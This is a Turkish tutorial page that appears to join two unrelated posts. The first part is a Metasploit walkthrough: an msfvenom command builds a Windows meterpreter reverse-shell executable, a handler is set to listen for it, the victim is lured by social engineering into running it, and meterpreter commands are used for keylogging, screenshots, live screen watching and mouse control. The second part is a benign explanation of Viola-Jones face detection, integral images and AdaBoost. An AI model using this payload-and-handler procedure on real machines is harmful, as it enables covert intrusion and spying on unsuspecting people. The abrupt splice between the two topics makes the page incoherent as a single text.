└──╼ #
```

Görülüdüğü üzere virüs dosyamızı oluşturduk ve masaüstüne kaydettik.
msfvenom -p windows/meterpreter/reverse_tcp LHOST=kendi ip LPORT=dinlemek istediğiniz port -f dosya biçimi(exe php) -o /root/Desktop/dosya adı

METASPLOİT EKRANINI AÇMAK VE İŞLEMLERİ YAPMAK

msfconsole yazarak metasploit ekranımıza gidiyoruz ve exploitimizi girerek oluşturduğumuz virüs dosyasını hedef kullanıcı sisteme indirdiği zaman erişim sağlayabilmemiz için exploit kullanmamız gerekmektedir.Doğru exploiti girdikten sonra virüs dosyasını hazırlarken kullandığımız payloadı burda tekrar kullanıyoruz.

```
Shell No.2
File  Actions  Edit  View  Help
Shell No. 1        Shell No. 2

       PAYLOAD                 LOOT

       =[ metasploit v6.0.18-dev                          ]
+ -- --=[ 2081 exploits - 1124 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

show options diyerek exploitimizin bizden istediği özellikleri görüp ve istenilen özellikleri yazmamız gerekmektedir.

```
Shell No.2
File  Actions  Edit  View  Help
Shell No. 1        Shell No. 2

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, n
one)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOSTS 192.168.1.108
LHOSTS => 192.168.1.108
msf6 exploit(multi/handler) >
```

Exploitimiz bizden LHOST yani kendi ip adresimizi istiyor.İşlemimizi tamamladıktan sonra run veya exploit diyerek bağlantı kuruyoruz.Sosyal mühendislik yöntemleri ile hedef sistemin dosyamızın indirdiğini kabul ediyoruz indirdiği için meterpreter ekranımız geliyor yani sisteme erişim sağladık.

```
Shell No.2
File  Actions  Edit  View  Help

Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Bulunduğumuz meterpreter ekranına
help yazarak hedef sisteme hangi komut ile ne yapabiliriz bize göstermektedir.Birçok komut olduğu için hepsini anlatamam ama hoşunuza gidecek eğlenceli kısımlara bakalım.


screenshot: Bu komut hedef kullanıcının sisteminde bulunduğu konumu ekran resmini alır ve bizde kaydeder. screenshot hedef sistemde bulunulan kısmın ekran resmini alıyoruz.

```
meterpreter > screenshot
Screenshot saved to: /root/BjETALzo.jpeg
meterpreter >
```

Daha sonrasında kaydedilen yere gidip fotoğrafımıza bakalım.





screenshare: Bu komut hedef sistemin birebir ne yaptığını izlememize yaramaktadır.Meterpreter ekranımıza screenshare yazarak hedefi canlı olarak izlemeye tarayıcımıza gelen ekranda izliyoruz.



Ekranı birebir video halinde burda paylaşayamıcağım için ekran resmi aldım ama ben ne yaptığını gördüm @Leop4rD hocamın profilini inceleyip konuları hakkında araştırma yapıyordu :)

mouse: Hedef kullanıcının mousesini terminalden yönetmeye yarayan komuttur.Meterpreter ekranına mouse: yazarak çalıştırırız ve çıkan komutlar ile mouseyı kendi kontrolümüz altına alırız.






OpenCV ?

OpenCV görünt işlemede kullanılan açık kaynak kodlu bir kütüphanedir. Viola-Jones algoritmasından faydalanmaktadır.

Biz de Viola-Jones algoritmasını inceleyeceğiz



Viola-Jones algoritması 2 adımdan oluşuyor eğitim ve tanıma.
İlk önce algoritma eğitiliyor sonra tanıyor.
Biz önce tanıma adımını öğreneceğiz. Çünkü tanıma adımını öğrendiğimizde eğitim işi daha kolay oluyor mantığını daha çabuk anlayabiliyoruz.

1.ADIM : Tanıma

Bu fotoğraf üstünde çalışacağız



Algoritmanın doğru çalışabilmesi için yüzün önden gözükmesi gerekiyor.

Yandan çekimlerde zorlanıyor, bulamayabiliyor

Viola-Jones algoritmasının ilk yaptığı işlem resmi siyah-beyaza çeviriyor. Böylelikle daha kolay işlem yapabiliyoruz. Siyah beyaz resimde işlem yapacağız fakat renkli resime uygulayacağız. Sonuçta resim aynı

koordinatlar aynı herşey aynı sadece renkler farklı. gri resimde yüzü bulup renkli resimde aynı koordinatları belirteceğiz. Biz bunları farketmeyeceğiz her şey arka planda gerçekleşiyor.

Sonrasında Viola-Jones algoritması resmin sol üst köşesine bir kare yerleştirir ve adım adım kayarak yüzdeki belli özellikleri arar. kaş göz burun ağız gibi özellikler. Yüz özelliklerini nasıl tespit ettiğini birazdan anlatacağım...




Gördüğünüz gibi kareyi adım adım kaydırarak içinde yüz özelliklerini arıyor. Önce bir göz buluyor. Fakat bu bir yüz olması için yeterli değil. Bunu kaydetmiyor. Daha sonrasında tekrar yana kayarak 2 gözü buluyor. Bunu algoritmada ayarlayabiliyoruz. Eğer tek özellik bulsa bile burada yüz vardır dedirtebiliriz. Fakat bu hata oranını arttırır.. sonuçta kaş dediğimiz kalın, siyah bir çizgi. etrafımızda bolca siyah çizgi var :) Algoritma kare kare fotoğrafı tarıyor ve yüz arıyor. Bulduğu zaman ise burada yüz var diye işaretliyor. Fakat gerçekte bu kadar büyük kare olmuyor. Çok daha küçük kareler ile fotoğrafı tarıyor. Ben daha iyi anlamanız için büyük gösterdim.

Eğer tarama sonunda üst üste kareler bir noktada kümelendiyse orada yüz var diyebiliriz. Biz bunu kod kısmında halledeceğiz. Mesela diyeceğizki görüntüde en az 5 kare üst üste gelmeli yüz bulmalı ki burayı işaretleyesin. Örnek olarak üstteki resimde 2 defa buldu. Telefon kameranızı açtığınızda da yüzünüzde kare oluştuğunu farketmişsidir. Onlarda bu algoritmayı kullanıyor.


HAAR LİKE

Viola-Jones algoritması Haar-like özelliklerini kullanıyor. Haar-like sayesinde özellikleri belirliyoruz.




Kenar özellikleri, çizgi özellikleri, dört kare özellikleri
Tüm bu özellikler piksellerden oluşuyor.


Mesela resmin bir bölümünde solundaki pikseller beyaz sağındaki pikseller siyah olabilir. işte biz oradaki durumda kenar özelliği var diyoruz veya orta kısmı karanlık yanları açık olan bölümlerde ise çizgi özelliği var diyoruz
bu özellikleri büyütüp küçültebiliyoruz. Yani 300x300 piksellik bir alanda da karşımıza çıkabilir. 50x50 piksellik alanda da çıkabilir. Bu özelliklerin örneklerini yine üstteki fotoğrafta arayacağız.



Gördüğünüz gibi Haar-like özelliklerini resimde buldu. Tabi bunlar arttırılabilir. bunları örnek olarak gösterdim.
Resimi siyah beyaza çevirmemizin bir avantajı da bu. sadece 2 renk üzerinde çalışıyoruz siyah ve beyaz. Renkli resimler üzerinde çalışsaydık çok eziyetli olurdu.

Şimdi bu özellikleri piksel olarak inceleyelim;





Kaşı daha detaylı inceleyelim.
Görsel ve matematiksel olarak kolay ve anlaşılır olsun diye 4x2 piksel şeklinde ayırdım.

Yine kolay anlaşılabilmesi için değerlerine 0 ile 1 arasında değer verdim. 0 beyazı, 1 siyahı temsil etmekte.

Yani bir piksel 1'e ne kadar yakınsa o kadar siyah, 0'a ne kadar yakınsa o kadar beyazdır diyebiliriz.

Pikseller arasında bir kısmın diğer kısma göre daha koyu olduğunu farketmişsinizdir. Kaşlar siyah olduğu için değer farkı ortada. Burada açık bir şekilde haar kenar özelliği var. Fotoğraflarda da kesin bir fark göremezsiniz yani bir taraf 1 bir taraf 0 gibi değerler göremezsiniz. Haar özellik kabul edebilmemiz için ortalamalarının, farkının eşik değerinden büyük olması gerekiyor. Örnek olarak eşik değeri 0.4 verelim. Fotoğraftaki kaşta bu değer 5.3 yani burada kesinlikle haar özellik var diyebiliriz. Tabi çalıştırdığımızda program direk gelip kaşa göze bakıp bunları denemeyecek. Üstte anlatttığım gibi görüntünün her yerinde farklı boyutlarda kare kare bunları deneyip bulacak

Mesela yanak veya saç bölümünde tarama yapıldığını düşünün. yine değerler hesaplanıp ortalamaları alınıp farkları bulunduğunda 0 - 0.1 - 0.2 değerler bulabilir. çünkü görülebilir bir renk farkı yok hepsi birbirine yakın. Örnek eşik değeri 0.4 olan algoritmamız bunları görmezden gelecektir.

İNTEGRAL RESMİ

Yukarıda dediğim gibi piksel piksel işlem yapıyoruz. 200x500 piksellik bir alanda bu işlemleri yaptığımızı düşünün. 100.000 tane işlem yapmalıyız ve bir okadar da değer karşımıza çıkar. Tüm bu işlemleri yapmak çok uzun sürecek. Ama biz bunu kısa sürede halletmek istiyoruz. bu yüzden integral resmini kullanıyoruz.

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

10x8 boyutunda bir resmimizin olduğunu düşünün ve her bir kare 1 pikseli temsil ettiğini varsayalım. içindeki değerler ise üstte gösterdiğim siyah-beyaz değerleri. burada ise işlem kolaylığı için 10 ile çarparak 0 ile 10 arasında değerler aldım. Değerler temsilidir. Değerlere takılmayın. Sadece 0'a yakınlar daha beyaz 10'a yakınlar daha siyah.

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

Resim üzerinde Haar-like özellik hesaplayacağız. Fakat sadece bir bölümde değil farklı boyutlarda resmin her yerinde arama yapacağız. Bilgisayar için bu ağır bir işlem. Bu yüzden integral resmini kullanacağız

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

		25							

integral resmini hesaplarken yapılan işlemler şunlar: Gördüğünüz yeşil karenin değeri solunda ve üstünde kalan tüm değerlerin toplamına eşit.
yani burda 1'i, 2'yi, 5'i, 9'u, 8'i, ve 0'ı topluyoruz. İntegral resmindeki o karenin değeri 25 oluyor.

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

		25							
				134					

Başka bir noktada uyguladığımızda 134 çıkıyor

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

1	3	8	15	17	25	25	31	35	41
10	20	25	36	47	60	70	83	97	106
17	33	48	61	72	95	109	131	155	172
20	44	60	78	93	124	138	169	198	223
29	58	74	93	111	146	161	201	236	262
30	61	82	107	134	178	193	235	274	300
31	64	89	115	148	198	223	269	310	341
36	75	102	138	176	229	263	319	370	403

Her kare için aynı işlemleri uyguladığınızda bu şekilde bir integral resmi karşınıza çıkıyor

evet? noldu şimdi? nerede kullanacağız bunu?

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

1	3	8	15	17	25	25	31	35	41
10	20	25	36	47	60	70	83	97	106
17	33	48	61	72	95	109	131	155	172
20	44	60	78	93	124	138	169	198	223
29	58	74	93	111	146	161	201	236	262
30	61	82	107	134	178	193	235	274	300
31	64	89	115	148	198	223	269	310	341
36	75	102	138	176	229	263	319	370	403

şimdi başta belirlediğimiz alana geri dönelim ve integral resminde hesaplayalım

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

1	3	8	15	17	25	25	31	35	41
10	20	25	36	47	60	70	83	97	106
17	33	48	61	72	95	109	131	155	172
20	44	60	78	93	124	138	169	198	223
29	58	74	93	111	146	161	201	236	262
30	61	82	107	134	178	193	235	274	300
31	64	89	115	148	198	223	269	310	341
36	75	102	138	176	229	263	319	370	403

Öncelikle alanın sağ alt köşesini işaretliyoruz. Bu karenin değeri neydi? Solundaki ve üstünde tüm değerlerin toplamı. Ama bize sadece kırmızı çerçeveli alan lazım. O zaman çerçevenin dışını temizlememiz lazım. Bunun için çerçevenin sağ üst köşesinin hemen üstündeki kareyi çıkartalım;

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

1	3	8	15	17	25	25	31	35	41
10	20	25	36	47	60	70	83	97	106
17	33	48	61	72	95	109	131	155	172
20	44	60	78	93	124	138	169	198	223
29	58	74	93	111	146	161	201	236	262
30	61	82	107	134	178	193	235	274	300
31	64	89	115	148	198	223	269	310	341
36	75	102	138	176	229	263	319	370	403

235 - 83

Sonrasında sol alt köşenin hemen sağındaki kareyi çıkarmamız gerekiyor. Ama şöyle bir sıkıntı doğuyor. farkettiyseniz çerçevenin sol üst kısmının sol çaprazını 2 kere çıkartıyoruz. burada hata verecektir. Hem alttaki kareden dolayı hemde sağ üst taraftaki kareden dolayı üst üste çıkarttık. Bu hatayı gidermek için o kısmı tekrardan eklemeliyiz;

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2

1	3	8	15	17	25	25	31	35	41
10	20	25	36	47	60	70	83	97	106
17	33	48	61	72	95	109	131	155	172
20	44	60	78	93	124	138	169	198	223
29	58	74	93	111	146	161	201	236	262
30	61	82	107	134	178	193	235	274	300
31	64	89	115	148	198	223	269	310	341
36	75	102	138	176	229	263	319	370	403

235 - 83 + 47

Daha sonrasında sol alt köşenin hemen solundaki kareyi çıkartıp belirlediğimiz alandaki sayıların toplamını buluyoruz

Yani şöyle bir görüntü elde ettik

1	2	5	7	2	8	0	6	4	6
9	8	0	4	9	5	10	7	10	3
7	6	10	2	0	10	4	9	10	8
3	8	1	5	4	8	0	9	5	8
9	5	0	1	3	4	1	9	6	1
1	2	5	6	9	9	0	2	4	0
1	2	4	1	6	6	10	4	2	5
5	6	2	10	5	3	9	10	10	2


1	3	8	15	17	25	25	31	35	41
10	20	25	36	47	60	70	83	97	106
17	33	48	61	72	95	109	131	155	172
20	44	60	78	93	124	138	169	198	223
29	58	74	93	111	146	161	201	236	262
30	61	82	107	134	178	193	235	274	300
31	64	89	115	148	198	223	269	310	341
36	75	102	138	176	229	263	319	370	403

235 - 83 + 47 - 134 = 65

Bu sayıları tek tek toplamaya çalışsaydık 11 işlem yapacaktık. Ama integral resmi sayesinde bu 3e indi. Ve bilgisayarı rahatlatmış olduk. Boyutu ne olursa olsun farketmiyor. Tek yapmamız gereken bu 3 işlem. Yuvarlak bir bölümü hesaplayamayız. Haar-like özellikleri dikdörtgenlerden oluşuyor. Bu yüzden özellikleri hesaplamak için bu yöntemi kullanabiliriz. Viola-Jones algoritmasını güçlü kılan özelliklerden biri de integral resmidir.
Bu kısma kadar yüzün nasıl tanınacağını gördük. Şimdi nasıl eğitileceğine bakalım

2.ADIM: Eğitim

Eğitirken Haar-like özelliklere göre eğitiyoruz. Bu özelliklerden hangileriyle yüz üzerinde sık sık karşılaşıyoruz?. Mesela biz göz için çizgi özelliğini görebiliyoruz fakat bilgisayar için bu resim sayılardan başka bir şey değil. Hangi özellikler bizim için önemliyse bunları bilgisayara anlatmamız gerekiyor...



Algoritma önce resmi 24x24 boyutuna küçültecek. Sonra resimde özellikleri aramaya başlayacak. hangi özellikler yüzde daha çok bulunuyor öğrenecek. Özeelliklerin boyutları değişebilir demiştik. Burada da resmi küçültmemizin sebebi resim büyüdükçe işlem sayısı artacağı için hem eğitimi zorlaştıracaktır hemde kısa sürmeyecektir. Bu yüzden küçültüp sınırlı sayıda ama önemli özelliklerle işlem yapıyoruz.

Resim küçültme işlemi sadece eğitim esnasında yapılan bir işlem. Gerçek resim üzerinde bu uygulanmaz. Eğitimin genel mantığı bu şekilde.

Eğitim için tek resim yetmez. Çünkü 1 resimden yanlış şeyler öğrenebilir. Bu yüzden yüzlerce binlerce resim üzerinde eğitim yapmamız gerekiyor.



Algoritmaya önden yüzü gözüken resimleri verdiğimizde algoritma nerede ne tür özelliklller araması gerekitiğini öğrenecek. Mesela bir özellik keşfettiğinde ve bu özellik resimlerde sık sık karşılaşılan bir özellikse bu özellik yüzde olan bir özellik OLABİLİR. diyor. Tabi eğitim için bu kadar resmin yetmez yüzlerce binlerce resim gerekiyor. Daha fazla resim için resimlerin tersini alarak bir o kadar daha resim elde etmiş oluruz. Hani yukarıda göstermiştim ya integral resmini. Eğer biz resmin tersini alırsak verilerde değişir. Böylelikle resim sayımızı da arttırmış oluruz Şöyle bir durum daha var. Algoritma bu özellikleri sadece yüz üzerinde bulması gerekiyor.
O yüzden resimlerin içinde bir o kadar yüz olmayan resimler de olmalı. Böylelikle algoritma hangi özellikler sadece yüzde ait özellikler öğrenmiş oluyor. Bir de hangi resimlerde yüz olduğunu hangi resimlerde yüz olmadığını algoritmaya göstermemiz gerekiyor ki nasıl çalışacağını bilsin kerata.

Adaptive Boosting (Adaboost)

Boosting, bir çok zayıf öğreniciyi (weak learner) bir araya getirerek bir güçlü öğrenici (strong learner) oluşturmak anlamına gelir.(alıntı)

Biz özellikleri alıp bir sınıflandırıcı içerisine yerleştireceğiz. Formulü bu şekilde tanımlayabiliriz


$$f(x) = \alpha_1 f_1(x) + \alpha_2 f_2(x) + \alpha_3 f_3(x) + \dots$$

Burada f(x) sınıflandırıcımız f1,f2,f3 özelliklerimiz a1,a2,a3 katsayılarımız.
örnek olarak burundaki özelliği ekleyelim. ışığın etkisiyle burun kısmı yanlarına göre daha açıktır. kaş özelliği ekleyelim. bir de göz özelliğini alalım.


$$f(x) = \alpha_1 f_1(x) + \alpha_2 f_2(x) + \alpha_3 f_3(x) + \dots$$

Tek tek bu özelliklere zayıf sınıflandırıcı deniyor fx ise güçlü sınıflandırıcıdır. Yani hepsinin bir arada bulunması onları güçlü kılıyor. Mesela bir özelliğin %60 başarı oranı olduğunu düşünelim. %60 başarı oranı olan birkaç bin özellik daha eklersek çok daha güçlü bir sınıflandırıcı elde edebiliriz. bu da genel başarı oranını arttıracaktır. yani zayıflar birleşerek güçlü oldular. Buna topluluk metodu deniliyor. Topluluktan güç alarak başarılı bir şekilde sınıflandırma yapabiliyoruz. Adaboost'un da mantığı budur.


Biz hem bilgisayarı yormamak hemde hızlı olmak için az ama öz özellikler kullanacağız.




Algorimada 1 tane zayıf sınırlandırıcı varsa;
Sadece bu özelliği arıyorsak ve resimde varsa o kısım kesinlikle yüzdür. Diyip işaretliyor.



Algoritmada 2 tane zayıf sınırlandırıcı varsa;
Resimde böyle bir burun özelliği varsa ve aynı zamanda böyle bir kaş özelliği varsa burada yüz vardır. Diyip işaretliyor



